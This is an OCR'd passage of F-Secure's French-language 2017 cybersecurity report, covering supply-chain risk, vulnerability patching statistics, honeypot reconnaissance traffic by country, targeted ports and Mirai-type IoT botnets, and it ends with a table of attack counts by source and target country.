
20

Comme beaucoup d'autres, votre entreprise compte sans doute sur des sous-traitants, des partenaires, des fournisseurs. Les pratiques de ces tiers en matière de sécurité vous concernent directement.

Chaque tiers avec qui vous travaillez peut accroître indirectement votre surface d'attaque, vous rendant plus vulnérable. Toute intrusion utilisant ce tiers pour accéder à votre réseau peut être définie comme une cyber attaque menée en amont.




LES CLIENTS DE LA CYBER SÉCURITÉ



LES CYBER SECURITY SERVICES de F-Secure proposent des services dans de nombreux domaines : évaluation du risque, plan de gestion de crise, recherches forensiques, ou encore sécurité des logiciels. Ce graphique présente la répartition des clients ayant sollicité ces services en 2016, par secteur.

TANT DE VULNÉRABILITÉS, SI PEU DE TEMPS

« COMPRENDRE EN DÉTAIL LES IMPLICATIONS POTENTIELLES DE CHAQUE NOUVELLE VULNÉRABILITÉ ? LA PLUPART DES RESPONSABLES INFORMATIQUES N'EN ONT PAS LE TEMPS. »



LES VULNÉRABILITÉS 0-DAY font peut-être plus de bruit qu'elles ne devraient.

Le site Web CVE Details évalue à 6,8 le score de vulnérabilité moyen de l'ensemble des vulnérabilités connues, sur toutes les plateformes connues. Sur les plus de 80 000 vulnérabilités répertoriées dans leur base de données, 12 000 (près de 15%) sont classées comme très sévères. Ces vulnérabilités existent sur de nombreuses applications client et serveur (notamment, vous l'aurez deviné, Adobe Flash).


Pour une entreprise, la gestion des vulnérabilités les plus importantes doit être la priorité numéro 1. Les entreprises correctement gérées veillent au patch de ces vulnérabilités, souvent très visibles, et donc immédiatement corrigées. De quoi rassurer votre responsable informatique, sans doute plus inquiet au sujet du phishing et des cyber attaques menées en amont.

Il est indispensable d'agir lorsqu'une faille particulièrement importante est révélée. Pour les autres vulnérabilités, de moindre gravité, la situation est différente. Impossible de patcher systématiquement chaque logiciel sur chaque système de votre réseau dès la parution d'un correctif. C'est pour cette raison que les administrateurs misent sur les cycles de correctifs périodiques pour les vulnérabilités les moins dangereuses.

Comprendre en détail les implications potentielles de chaque nouvelle vulnérabilité ? La plupart des responsables informatiques n'en ont pas le temps. Souvent, ils se contentent de patcher le système. Et c'est à cet instant qu'ils demandent :

À quel point le système est-il menacé ?

Ce patch va-t-il créer de nouveaux problèmes ?



Les données présentées ici ont été collectées en 2016, auprès de la base client F-Secure, via Radar, notre solution de scan et de gestion des vulnérabilités.

Ai-je vraiment compris ce qu'était cette vulnérabilité ?

Les données recueillies par notre service RADAR vont dans ce sens. Les vulnérabilités graves non-corrigées sont rarissimes. La grande majorité des failles non-patchées que nous avons détectées sont d'une dangerosité faible ou moyenne. Il convient de remarquer que les mauvaises configurations TSL/SSL et OpenSSH sont relativement communes mais qu'elles peuvent être intentionnelles, afin d'interagir avec des clients, des partenaires ou des services en interne.

Notre Information Security Manager, membre de notre équipe d'administrateurs informatiques, a pris le temps de consulter ce graphique. Pour lui, le responsable informatique d'une entreprise dont la situation correspond à ces chiffres peut dormir sur ses deux oreilles.

QUI CHERCHE À PIÉGER QUI ?

« LA PLUPART DES PAYS DU MONDE, Y COMPRIS LA RUSSIE, SE SONT DONC RETROUVÉS PRIS POUR CIBLES PAR DES ADRESSES IP RUSSES. »

LES CHERCHEURS F-SECURE utilisent un réseau mondial de honeypots pour mieux suivre les évolutions des menaces du web. Il y a certes des limites à ce que les honeypots peuvent nous dire, mais ils sont une excellente source d'informations lorsqu'i s'agit de déceler certaines récurrences ou tendances. Par exemple, la manière dont les cyber pirates ou les botnets capables d'auto-réplication choisissent leurs cibles.


La phase de reconnaissance permet aux cyber pirates d'enquêter sur les entreprises, les réseaux, les adresses IP, les individus... pour déterminer si la cible qu'ils visent est intéressante et suffisamment vulnérable. Certains cyber pirates utilisent des sources de renseignements gratuites et accessibles à tous, comme LinkedIn, Google, ou encore Shodan.

La reconnaissance active implique le recours à des techniques telles que le balayage de ports pour sonder appareils et réseaux. Ce type de procédés permet aux cyber pirates de collecter des informations spécifiques sur leurs cibles, afin de mieux préparer leur cyber attaque.

Au deuxième semestre 2016, nous avons détecté un trafic considérable. Il correspondait d'après nous à une phase de reconnaissance active menée par des adresses IP, russes pour 60 % d'entres elles. Les autres étaient néerlandaises (11%), américaines (9%), allemandes (4%) et chinoises (4%). Les dix sources les plus importantes de ce trafic correspondaient, à elles seules, à 95% du trafic total observé sur toute l'année.

La plupart des pays du monde, y compris la Russie, se sont donc retrouvés pris pour cibles par des adresses IP russes. Les États-Unis ont constitué la principale cible de ce trafic, notamment pour les IP russes. Les IP chinoises ont fait de l'Allemagne et des États-Unis leurs cibles préférentielles.

Pays-sources pour les attaques sur les réseaux honeypot



Pays-cibles pour les attaques sur les réseaux honeypot

« PRÈS DE LA MOITIÉ DU TRAFIC OBSERVÉ PAR NOS HONEYPOTS RECHERCHAIT DES PORTS HTTP/HTTPS VULNÉRABLES. »

Les IP allemandes et américaines étaient, en retour, les plus nombreuses à cibler la Chine.

Les cyber attaques sont souvent menées à l'aide de proxys, utilisables par les cyber pirates de plusieurs manières. Ils peuvent notamment s'en servir pour infecter une machine (via un malware, par exemple) qu'ils utiliseront ensuite pour effectuer des balayages en quête d'autres cibles. Des vers, des bots et d'autres types de malware programmés se répandent selon ce mode opératoire.

Plus un pays présente ce type de trafic, plus il est probable qu'il abrite des réseaux infectés (ex : les services de bulletproof hosting). L'utilisation des proxys permet de se jouer des frontières nationales. Elle rend plus difficile la lutte contre les cyber pirates, et protège les réseaux criminels contre les tentatives de démantèlement.


L'automatisation de la reconnaissance active permet aux cyber pirates de développer rapidement leur infrastructure. Ils peuvent ensuite mener des cyber attaques DDoS, des campagnes de spam ou de phishing à grande échelle. Une portion du trafic observé par nos honeypots résulte probablement de balayages automatisés et de botnets auto-réplicables.

Que recherchent les cyber pirates ?


Près de la moitié du trafic observé par nos honeypots recherchait des ports http/https vulnérables. Les cyber pirates sondent ces ports pour essayer de trouver des logiciels vulnérables pouvant être exploités pour télécharger un malware ou infecter autrement l'appareil. Même si les honeypots ne sont clairement pas des cibles de valeur pour les cyber pirates, ils ont malgré tout suscité leur intérêt. Les hackers cherchent à utiliser les machines vulnérables comme proxys, pour mener d'autres cyber attaques.

Les cyber pirates sondent également les ports SMTP à la recherche de logiciels exploitables. Ces ports sont par ailleurs souvent visés par des campagnes de spam et de phishing. Autant dire qu'ils se trouvent aux premières loges de la cyber criminalité.


Des ports à usage spécifique (Telnet, SSDP) ont également été pris pour cibles. Les ports Telnet et SSDP sont des proies faciles pour les cyber pirates. Ils ont été associés à des botnets pour lancer des cyber attaques DDoS. Il a suffi de les laisser ouverts pour éveiller l'intérêt des cyber pirates.



Identifiants les plus utilisés pour les attaques visant les honeypots




Mots de passe les plus utilisés pour les attaques visant les honeypots



Ports utilisés pour des connections aux honeypots

Pays-sources pour les honeypots Telnet



Pays-cibles pour les honeypots Telnet

Création de botnets

Les botnets dérivés de Mirai ont fait les gros titres au deuxième semestre 2016. Mirai a été initialement conçu pour infecter des appareils en forçant les identifiants Telnet (voir la liste des identifiants utilisés par la variante originale dans l'annexe « Analyse du code source de Mirai »). Il s'agit d'un vecteur de cyber attaques courant pour ce type de malware. L'ouverture des ports Telnet permet la prolifération de Mirai et d'autres cyber menaces.


Nous avons remarqué que l'essentiel du balayage ciblant des ports Telnet ouverts provenait de pays asiatiques. Les cinq principales sources de balayage étaient Taïwan, la Chine, l'Inde, le Vietnam et la Corée du Sud. Les cibles les plus courantes de ces balayages étaient le Royaume-Uni, la Turquie et Taïwan.

Nous avons constaté quelques tentatives d'infection de nos honeypots par des malware. Les plus employés pour ces tentatives étaient Gafgyt (un malware de type Mirai couramment utilisé pour créer des botnets IoT), Tsunami (une porte dérobée utilisée pour créer des botnets) et PnScan (utilisé pour créer des botnets à partir de routeurs Linux infectés). Toutes ces familles de malware sont bien connues des opérateurs de botnets. Ces tentatives d'infection semblent donc confirmer que le trafic détecté était lié à des pratiques de piratage.

QUI CHERCHE À PIÉGER QUI ?

F-SECURE CYBER SÉCURITÉ ÉTAT DES LIEUX 2017

UNITÉ : 1000 CYBER ATTAQUES		PAYS-CIBLES								
		ROYAUME-UNI	FRANCE	ALLEMAGNE	CHINE	ÉTATS-UNIS	RUSSIE	PAYS-BAS	AUTRES	TOTAL
PAYS-SOURCES	ROYAUME-UNI	57	0	50	33	78	10	6	110	344
	FRANCE	168	1	167	39	275	19	39	672	1379
	ALLEMAGNE	123	0	66	973	244	51	30	269	1758
	CHINE	175	0	380	217	277	208	49	673	1979
	ÉTATS-UNIS	198	2	200	2009	564	62	116	561	3712
	RUSSIE	1015	1236	4292	209	26976	671	17224	1332	52955
